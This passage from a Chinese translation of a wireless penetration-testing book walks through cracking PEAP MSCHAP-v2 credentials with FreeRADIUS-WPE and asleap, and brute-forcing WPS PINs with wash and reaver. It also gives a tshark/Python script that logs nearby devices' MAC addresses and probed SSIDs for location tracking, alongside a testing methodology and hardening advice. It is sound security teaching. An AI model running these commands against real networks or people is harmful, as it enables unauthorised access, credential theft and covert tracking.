
4. Windows 原生支持 PEAP。让我们确保关闭了证书验证：




5. 我们需要点击 `Configure` 标签页，它在 `Secured password` 的旁边，并告诉 Windows 不要自动使用我们的 Windows 登录名称和密码：



6. 我们也需要在 `Advanced Settings` 对话框中选择 `User authentication` 。



7. 一旦客户端连接到了接入点，客户端会提示输入用户名和密码。我们使用 `Monster` 作为用户名，`abcdefghi` 作为密码：



8. 一旦我们完成了，我们就能在日志文件中看到 MSCHAP-v2 challenge 响应。

```
root@kali:/usr/local/var/log/radius# tail -f freeradius-server-wpe.log
        response: 66:b4:f6:06:7c:a9:bd:c1:41:f9:aa:1f:3f:e8:7e:fe:cf:75:1d:bf:88
:b8:80:48
        john NETNTLM: blah:$NETNTLM$0db46a6aea953dfa$66b4f6067ca9bdc141f9aa1f3fe
87efecf751dbf88b88048

mschap: Thu Nov 20 13:22:53 2014

        username: Monster
        challenge: fe:94:f3:d9:9b:13:54:b9
        response: db:68:44:c6:7b:6d:f8:05:b2:1c:86:2f:0a:18:3b:d0:13:e0:21:00:f1
:69:17:fc
        john NETNTLM: Monster:$NETNTLM$fe94f3d99b1354b9$db6844c67b6df805b21c862f
0a183bd013e02100f16917fc
```

9. 我们现在使用 `asleap` 来破解它，使用包含 `abcdefghi` 的密码列表文件，我们能够破解它。（出于演示目的，我们只创建了单行的文件，叫做 `list` ，其中包含列表。）

```
root@kali:/usr/local/var/log/radius# asleap -C fe:94:f3:d9:9b:13:54:b9 -R db:68:
44:c6:7b:6d:f8:05:b2:1c:86:2f:0a:18:3b:d0:13:e0:21:00:f1:69:17:fc -W list
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "list".
        hash bytes:        9052
        NT hash:           e18614f7c6811f043fbf54205e929052
        password:          abcdefghi
```

刚刚发生了什么？

我们使用 FreeRADIUS-WPE 建立了蜜罐。企业客户端配置不当，没有使用 PEAP 证书验证。这允许我们将我们的伪造证书展示给客户端，它被乐意接受了。一旦它发生了，内部验证协议 MSCHAP-v2 开始生效。由于客户端使用我们的伪造证书来解密数据，我们能够轻易读取用户名、challenge 和响应元组。

MSCHAP-v2 易于受到字典攻击。我们使用 `asleap` 来破解 challenge 和响应偶对，因为它看起来基于字典中的单词。

试一试 -- 攻击 PEAP 的变体

PEAP 可以以多种方式不当配置。即使打开了证书验证，如果管理员没有在连接到服务器列表中提到验证服务器，攻击者可以从任何列出的签证机构获得其他域的真实证书。这仍旧会被客户端接受。这个攻击的其他变体也是可能的。

我们推荐你探索这一章的不同可能性。

EAP-TTLS

我们推荐你尝试攻击 EAP-TTLS，它类似于这一章我们对 PEAP 所做的事情。

企业安全最佳实践

我们意见看到了大量的对 WPA/WPA2 的攻击，有个人也有企业。基于我们的经验，我们推荐下列事情：

- 对于 SOHO 和中型公司，使用强密码的 WPA2，你总共能输入 63 个字符，好好利用它们。
- 对于大型企业，使用带有 EAP-TLS 的企业级 WPA2。这会同时在客户端和服务器使用证书来验证，目前没办法攻破。
- 如果你需要带有 PEAP 或者 EAP-TTLS 的 WPA2，确保你的证书验证打开，选择了正确的签发机构，RADIUS 服务器开启了授权，最后，关闭任何允许用户接受新的 RADIUS 服务器、证书或者签发机构的配置。

小测验 -- 攻击企业级 WPA 和 RADIUS

Q1 FreeRADIUS-WPE 是什么？

1. 从头开始编写的 RADIUS 服务器。
2. FreeRADIUS 服务器的补丁。
3. 所有 Linux 默认自带的版本。
4. 以上都不是。

Q2 下列哪个可以用于攻击 PEAP？

1. 伪造验证信息
2. 伪造证书
3. 使用 WPA-PSK
4. 以上全部

Q3 EAP-TLS 使用了什么？

1. 客户端证书
2. 服务端证书
3. 1 或者 2
4. 1 和 2

Q4 EAP-TTLS 使用了什么？

1. 只有客户端证书
2. 服务端证书
3. 基于密码的验证
4. LEAP

总结

这一章中，我们看到了如何攻破运行 PEAP 或者 EAP-TTLS 的企业级 WPA。它们是两个用于企业的最常见的验证机制。

下一章中，我们会看一看如何把我们学到的所有东西用于真实的渗透测试。

第九章 无线渗透测试方法论

> 作者：Vivek Ramachandran, Cameron Buchanan
>
> 译者：飞龙

简介

> 空谈不如实干。
>
> -- 谚语

这一章会列出一些步骤，用于使用前几章所教授的技巧，并把它们变为完整的无线渗透测试。

无线渗透测试

为了进行无线渗透测试，遵循确定的方法论十分重要。仅仅执行 `airbase` 或 `airodump` 命令，并抱有乐观的心态并不满足测试目标。在作为渗透测试者工作的时候，你必须确保遵循为其工作的组织标准，并且如果它们没有的话，你应该遵循你自己的最高标准。

宽泛地说，我们可以将无线渗透测试划分为下列阶段：

1. 规划阶段
2. 探索阶段
3. 攻击阶段
4. 报告阶段

我们现在会分别观察这些阶段。

规划

在这个阶段，我们必须懂得下列事情：

- 评估范围：渗透测试者应该与客户端打交道，来定义所要到达的范围，并且同时获得网络安全的大量洞察。通常，需要收集下列信息：
    - 渗透测试的位置
    - 区域的全部覆盖范围
    - 所部署的接入点和无线客户端近似数量

    - 涉及到哪个无线网络
    - 是否存在利用
    - 是否需要针对用户的攻击
    - 是否需要拒绝服务
- 工作量估计：基于所定义的范围，测试者之后需要估算需要多少时间。要记住在此之后可能需要重新定义范围，因为组织可能在时间和金钱上只有有限的资源。

- 合法性：在执行测试之前，客户必须达成移植。这应该用于解释被涉及的测试，以及清晰定义补偿等级、保险和范围限制。如果你不确定，你需要和这个区域内的专家沟通。多数组织拥有他们自己的版本，也可能包含保密协议（NDA）。

一旦满足了所有先决条件，我们就可以开始了。

探索

这个阶段中，目标是识别和应用范围内无线设备和无线网络的特征。

所有用于完成它的技术已经在之前的章节中列出了，简单来说，目标就是：

- 枚举区域内所有可见和隐藏的无线网络。
- 枚举区域内的设备，以及连接到目标网络的设备。
- 映射区域内的网络，它们能够从哪里到达，以及是否有一个地方，恶意用户可以在这里执行攻击，例如咖啡厅。

所有这些信息应该被记录。如果测试仅限于侦查行为，测试在这里就结束了，测试者会试图基于这些信息作总结。一些语句对于客户可能有用，像这样：

- 连接到开放网络和公司网络的设备数量
- 拥有可以通过某个解决方案，例如 WiGLE ，连接到某个区域的网络的设备数量
- 存在弱加密
- 网络设置非常强大

攻击

一旦完成了侦查，就必须执行利用，用于证明概念。如果攻击作为红方或者更宽泛的评估的一部分，就应该尽可能秘密地执行利用来获得网络的访问权。

在我们的攻击阶段，我们会探索下列事情：

- 破解加密
- 攻击设施
- 入侵客户端
- 发现漏洞客户端

- 发现未授权的客户端

破解加密

第一步是获得所识别的任何漏洞网络的密钥。如果网络存在 WEP 加密，执行第四章中的 WEP 破解方法。如果它是 WPA2 加密的，你有两个选择。如果要秘密行动，在人们可能验证和解除验证的时间段，达到现场几次，这些时间段是：

- 一天的开始
- 午饭时间
- 一天的结束

这时，配置好你的 WPA 密钥检索器，像第四章那样。也可以执行解除验证攻击，就像第六章那样。

在成熟的组织中，这会产生噪声，并更容易被发现。

如果企业级 WPA 存在，要记住你需要使用侦查阶段收集的信息来定位正确的网络，并将你的伪造站点配置好，就像第八章那样。

你可以尝试破解所有密码，但是要记住有些是不能破解的。遵循测试的指南，检查无线管理员所使用的密码，看看密码是否足够安全。你作为测试者，不要由于工具或运气原因而失败。

攻击设施

如果网络访问由破解加密获得，如果允许的话，在范围内执行标准的网络渗透测试。至少应该执行下面这些：

- 端口扫描
- 识别运行的设备
- 枚举任何开放的服务，例如无验证的 FTP、SMB 或者 HTTP
- 利用任何识别的漏洞服务

入侵客户端

在枚举和测试所有无线系统之后，我们可以对客户端执行多种适合的攻击。

必要的话，在判断哪个客户端容易受到 Karma 攻击之后，创建蜜罐来迫使他们使用第八章中的方式连接。通过这种方式我们可以收集到多种有用的信息片段，但是要确保收集到的信息出于某个目的，并且以更安全的方式储存、传播和使用。

报告

最后，在测试的末尾，需要将你的发现报告给客户。确保报告符合测试的质量非常重要。由于客户仅仅会看到你的报告，你需要在执行测试的时候额外关注它。下面是报告大纲的指南：

- 管理总结
- 技术总结
- 发现：
  - 漏洞描述
  - 严重性
  - 受影响的设备
  - 漏洞类型 -- 软件/硬件/配置
  - 补救措施
- 附录

管理总结是为了汇报给非技术听众，应该专注于较高等级所需的影响和解决方案。避免太技术化的语言并确保涉及到了根本原因。

技术总结应该在管理总结和发现列表之间取得平衡。它的听众是开发者或者技术领导，专注于如何解决问题，和能够实现的更宽泛的解决方案。

发现列表应该在较低等级描述每个漏洞，解释用于识别、复制的方式，以及缺陷。

附录应该包含额外的信息，它们不能较短地描述。任何截图、POC、和窃取的数据应该展示在这里。

总结

这一章中，我们讨论了执行范围内的无线测试的方法论，并且引用了每一步的相关章节。我们也列出了用于报告错误的方法，以及使技术数据更加漂亮的技巧。下一章是最后一章，我们会涉及到自从这本书第一版发布以来的心肌桥，WPS，以及探针监控。

第十章 WPS 和 探针

> 作者：Vivek Ramachandran, Cameron Buchanan
>
> 译者：飞龙
>
>

简介

> 太阳底下无新事。
>
> -- 谚语

这一章由新的技巧组成，包括攻击 WPS 和探针监控，也包含了使无线测试更简单的 pineapple 工具。这些攻击和工具在本书第一版的发布过程中出现，我们要确保这本书尽可能全面。

10.1 WPS 攻击

无线保护设置（WPS）在 2006 年被引入，用于帮助没有无线知识的用户保护网络。其原理是它们的 WIFI 拥有单一隐藏的硬编码值，它可以允许密钥记忆来访问。新的设备可以通过按下 WIFI 路由上的按钮来验证。在房子外面的人不能解除设备，就不能获得访问权。所以这个问题被降解为记住 WPA 密钥或者设置更短的密钥。

2011 年末，爆破 WPS 验证系统的安全漏洞被公开。协商 WPS 交换所需的流量易于被一篇，并且 WPS Pin 本身只有 0~9 的 8 个字符。最开始，这可以提供 100,000,000 中可能性，与之相比，8 个字符的 azAZ09 密码拥有 218,340,105,584,896 种组合。

但是，这里存在进一步的漏洞：

- 在 WPS Pin 的八个字符中，最后一个是前七个的校验和，所以它可以预测，选择就只剩下 10,000,000 种了。
- 此外，前四个和后三个字符分别验证，这意味着一共有 11,000 种选择。


虽然验证机制中要判断两次，但是我们已经从 100,000,000 个可能的组合降到了 11,000。这相当于爆破算法时的六个小时的差异。这些判断使 WPS 更易受攻击。

在下一个实验中，我们会使用 Wash 和 Reaver 识别和攻击 WPS 漏洞配置。

实战时间 -- WPS 攻击

遵循以下步骤来开始：


1. 在我们攻击开启了 WPS 的接入点之前，我们首先要创建它。我们所使用的 TP-LINK 拥有这个也行，默认开启，它非常麻烦还是便捷。为了再三检查它，我们可以登入我们的路由并点击 WPS。它看起来是这样：



2. 现在我们确认它准备好了。我们需要启动我们的目标。我们需要配置我们的测试环境。我们打算使用 Wash 工具，并且 Wash 需要监控器接口来生效。就像我们之前做的那样，我们需要使用下列命令来启动：

```
airmon-ng start wlan0
```

输出是这样：



3. 我们拥有了监控接口，设置为 `mon0`，我们可以使用下列命令调用 Wash：

```
wash --ignore-fcs -i mon0
```

`ignore fcs` 选项是由于 `wash` 导致的已知请求格式的问题：

```
root@kali:~# wash --ignore-fcs -i mon0
```

4. 我们会展示所有附近 支持 WPS 的设备。以及它们是否开启或解锁了 WPS，以及它们的版本：

```
root@kali:~# wash --ignore-fcs -i mon0

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso
l.com>

BSSID                  Channel      RSSI      WPS Version       WPS Locked
    ESSID
--------------------------------------------------------------------------------
-------------------------------
E8:94:F6:62:1E:8E       3           -50       1.0               No
    Wireless Lab
```

5. 我们可以看到 `Wireless Lab` 支持 WPS。它使用版本 1 并且没有锁住。太好了。我们注意到 MAC 地址，它在我这里是 `E8:94:F6:62:1E:8E` ，这会作为下一个工具 `reaver` 的目标。

6. Reaver 尝试爆破给定 MAC 地址的 WPS Pin。启动它的语法如下：

```
reaver -i mon0 -b <mac> -vv
```

输出是这样：

```
root@kali:~# reaver -i mon0 -b E8:94:F6:62:1E:8E -vv

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnets
ol.com>

[?] Restore previous session for E8:94:F6:62:1E:8E? [n/Y] n
[+] Waiting for beacon from E8:94:F6:62:1E:8E
[+] Switching mon0 to channel 3
[+] Associated with E8:94:F6:62:1E:8E (ESSID: Wireless Lab)
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
```

7. 启动之后，这个工具执行所有可能的 WPS 组合，并尝试验证。一旦它完成了，它会返回 WPS 码和密码，像这样：

```
[+] Nothing done, nothing to save.
[+] 100.00% complete @ 2014-12-15 22:47:47 (0 seconds/pin)
[+] Max time remaining at this rate: (undetermined) (0 pins left to try)
[+] Pin cracked in 2576 seconds
[+] WPS PIN: '88455808'
[+] WPA PSK: '88455808'
[+] AP SSID: 'Wireless Lab'
[+] Nothing done, nothing to save.
```

8. 得到 WPA-PSK 之后，我们可以正常验证了。我把匹配 WPS Pin 的默认的 WPA-PSK 留给我的设备，你可以通过在 `reaver` 中指定 Pin 来实现，使用下列命令：

   ```
   reaver -i mon0 -b <mac> -vv -p 88404148
   ```

   将我的 Pin 换成你的。

刚刚发生了什么？

我们使用 Wash 成功识别了带有 WPS 漏洞实例的无线网络。之后我们使用 Reaver 来恢复 WPA 密钥和 WPS Pin。使用这个信息，我们之后能够验证网络并继续网络渗透测试。

试一试 -- 速率限制

在之前的联系中，我们攻击了整个未加密的 WPS 安装。我们可以使用多种方法来进一步探索安全的安装，不需要移除 WPS。

尝试将 WPS Pin 设置为任意值并再次尝试，来看看 Reaver 是否能够快速破解。

获得允许你限制 WPS 尝试速率的路由器。尝试和调整你的攻击来避免触发锁定。

10.2 探针嗅探

我们已经谈到了探针，以及如何使用它们来识别隐藏的网络，和执行有效的伪造接入点攻击。它们也可以将个体识别为目标，或者在大范围内以最少的努力识别它们。

当设备打算连接网路是，它会发送探测请求，包含它自己的 MAC地址和想要连接的网络名称。我们可以使用工具，例如 `airodump-ng` 来跟踪它们。但是，如果我们希望识别个体是否在特定位置特定时间内出现，或者在 WIFI 使用中发现趋势，我们就需要不同的方式。

这一节中，我们会使用 tshark 和 Python 来收集数据。你会收到代码和完成了什么的解释。

实战时间 -- 收集数据

遵循下列指南来开始：

1. 首先，我们需要寻找多个网络的设备。通常，普通的安卓或者 iPhone 智能收集就足够了。台式机通常不是良好的目标，因为它们只能待在一个地方。新的 iPhone 或安卓设备可能禁用了探测请求，或者不清楚，所以在你放弃之前检查一下。

2. 一旦你搞定了设备，确保打开了 WIFI。

3. 之后启动你的监控接口，像之前那样。

```
root@kali:~# airmon-ng start wlan0

Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2898    NetworkManager
3242    dhclient
5615    wpa_supplicant
5640    dhclient
Process with PID 5640 (dhclient) is running on interface wlan0

Interface       Chipset         Driver

wlan0           Ralink RT2870/3070      rt2800usb - [phy0]
                                (monitor mode enabled on mon0)
```

4. 下面要完成的事情就是使用 `tshark` 寻找探测请求，通过下列命令：

```
tshark -n -i mon0 subtype probereq
```

命令的截图如下：

```
root@kali:~# tshark -n -i mon0 subtype probereq
```

5. 你这里的输出会有些混乱，因为 `tshark` 的默认输出没有为可读而涉及，只是尽可能展示很多信息。它看起来应该是这样：

```
root@kali:~# tshark -n -i mon0 subtype probereq
tshark: Lua: Error during loading:
 [string "/usr/share/wireshark/init.lua"]:46: dofile has been disabled due to r
unning Wireshark as superuser. See http://wiki.wireshark.org/CaptureSetup/Captu
rePrivileges for help in running Wireshark as an unprivileged user.
Running as user "root" and group "root". This could be dangerous.
Capturing on 'mon0'
  0.000000 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, SN=
3896, FN=0, Flags=........, SSID=Sonos_WmOyh99PtcOEkqRKJ9ClwQjPEN
  0.500063 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, SN=
3912, FN=0, Flags=........, SSID=Sonos_WmOyh99PtcOEkqRKJ9ClwQjPEN
2   1.500069 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, S
N=3938, FN=0, Flags=........, SSID=Sonos_WmOyh99PtcOEkqRKJ9ClwQjPEN
3   2.000136 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, S
N=3952, FN=0, Flags=........, SSID=Sonos_WmOyh99PtcOEkqRKJ9ClwQjPEN
4   3.001043 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, S
N=3978, FN=0, Flags=........, SSID=Sonos_WmOyh99PtcOEkqRKJ9ClwQjPEN
  3.250189 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, SN=
3985, FN=0, Flags=........, SSID=Sonos_WmOyh99PtcOEkqRKJ9ClwQjPEN
6   4.500149 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, S
N=4019, FN=0, Flags=........, SSID=Sonos_WmOyh99PtcOEkqRKJ9ClwQjPEN
7 ^C
```

6. 你已经可以看到 MAC 地址和探测请求的 SSID。但是，输出还可以更好。我们可以使用下列命令来使其更加可读取：

```
tshark –n –i mon0 subtype probereq –T fields –e separator= -e wlan.sa –e wlan_mgt.
ssid
```

命令的截图如下：

```
root@kali:~# tshark -n -i mon0 subtype probereq -T fields -e separator= -e wlan
.sa -e wlan_mgt.ssid
```

7. 输出会变得更加可读：

```
98        4c:0f:6e:70:bd:cb        Wireless Lab
          4c:0f:6e:70:bd:cb        Wireless Lab
```

8. 所以现在我们获得了可读格式的输出，下面呢？我们要创建 Python 脚本，执行命令并记录输出用于之后的分析。在执行代码之前，你需要确保你准备好了监控接口，并在目录中创建了 `results.txt` 文件。Python 脚本如下：

```
import subprocess
import datetime
results = open("results.txt", "a")
while 1:
    blah = subprocess.check_output(["tshark -n -i mon0 subtype probereq -T fields
-e separator= -e wlan.sa -e wlan_mgt.ssid -c 100"], shell=True)
    splitblah = blah.split("\n")
    for value in splitblah[:-1]:
        splitvalue = value.split("\t")
        MAC = str(splitvalue[1])
        SSID = str(splitvalue[2])
        time = str(datetime.datetime.now())
        Results.write(MAC+" "+SSID+" "+time+"\r\n")
```

让我们简单看一看 Python 脚本：

- `import subproces` 库和 `datetime` 库：这允许我们引用子进程和日期时间库。`subprocess` 允许我们从 Linux 命令行监控接口，而 `datetime` 库允许我们获得准确时间和日期。
- `while 1`：这行代码在停止之前一直执行。
- `results = open("results.txt", "a")`：这使用附加模式打开了文件，并将其赋给 `results`。附加模式只允许脚本添加文件的内容，这会防止文件被覆写。
- `blah = subprocess.check_output(["tshark –n –I mon0 subtype probereq –T fields –e s`：这打开了 shell 来执行我们之前侧事故的 `tshark` 命令。这次唯一的区别就是 `-c 100`。这个选项所做的就是将命令限制为 100 个查询。这允许我们将节骨哦返回给我们自己，而不需要停止程序。因为我们说过在写入结果之后永远运行，这个脚本会再次启动。
- 这行代码从 shell 获得输出，并将其赋给变量 `blah`。
- `splitblah = blah.split("\n")`：接收变量 `blah` 并按行分割。
- `for value in splitblah[:-1]`：对输入的每一行重复下面的操作，忽略包含头部的第一行。
- `splitvalue = value.split("\t")`：将每一行拆分成更小的片段，使用 `tab` 字符作为分隔符。
- 下面的三行接收每个文本段并将其赋给变量：

```
MAC = str(splitvalue[1])
SSID = str(splitvalue[2])
time = str(datetime.datetime.now()
```

- `results.write(MAC+" "+SSID+" "+time+"\r\n")`：接收所有这些值，将其写到文件中，由空格分隔，为了整洁最后附带回车和换行符。

写到文件的输出是整洁的文本行。

刚刚发生了什么？

我们从探测请求接收输入，并将其使用 Python 输出到文件中。

你可能会问自己它的目的是什么。这可以仅仅通过执行原始的`tshark`命令并添加`>> results.txt`来完成。你是对的，但是，我们创建了集成其它工具，可视化平台，数据库，以及服务的框架。

例如，使用 WiGLE 数据库，将 SSID 映射为位置，你就可以添加新的代码行接受 SSID 变量并查询 WIGLE 数据库。

作为替代，你也可以建立 MySQL 数据库并将输出保存到这里来执行 SQL 命令。

这一节向你提供了创建你自己的探测监控攻击的第一步。通过这个实验，并使用这个简单的代码作为第一步，就可以创建多数实用的工具。

试一试 -- 扩展概念

研究什么工具可用于可视化和数据分析，并易于集成到 Python。例如 Maltego 的工具拥有免费版本，可以用于绘制信息。

为你自己建立 MySQL数据库来记录数据和重新调整之前的 Python 脚本，将结果输出到数据库。之后，构建另一个脚本（或在相同文件中）来获得数据并输出到 Maltego。

重新调整脚本来查询 WIGLE，之后从探测请求中收集地理位置数据。通过 Maltego 来输出数据。

尝试通过 Flask、Django 或 PHP 建立 Web 前端来展示你的数据。为展示数据研究现有的解决方案，并尝试通过与它们的创建者交谈来模拟和改进它们。

总结

这一章中，我们谈论了针对 WPS 的攻击，它在本书第一版的发布过程中出现。同时也初步尝试了将无线工具使用 Python 集成。我们已经到达了本书的末尾，我希望它充实而又有趣。七年后的第三版再见吧。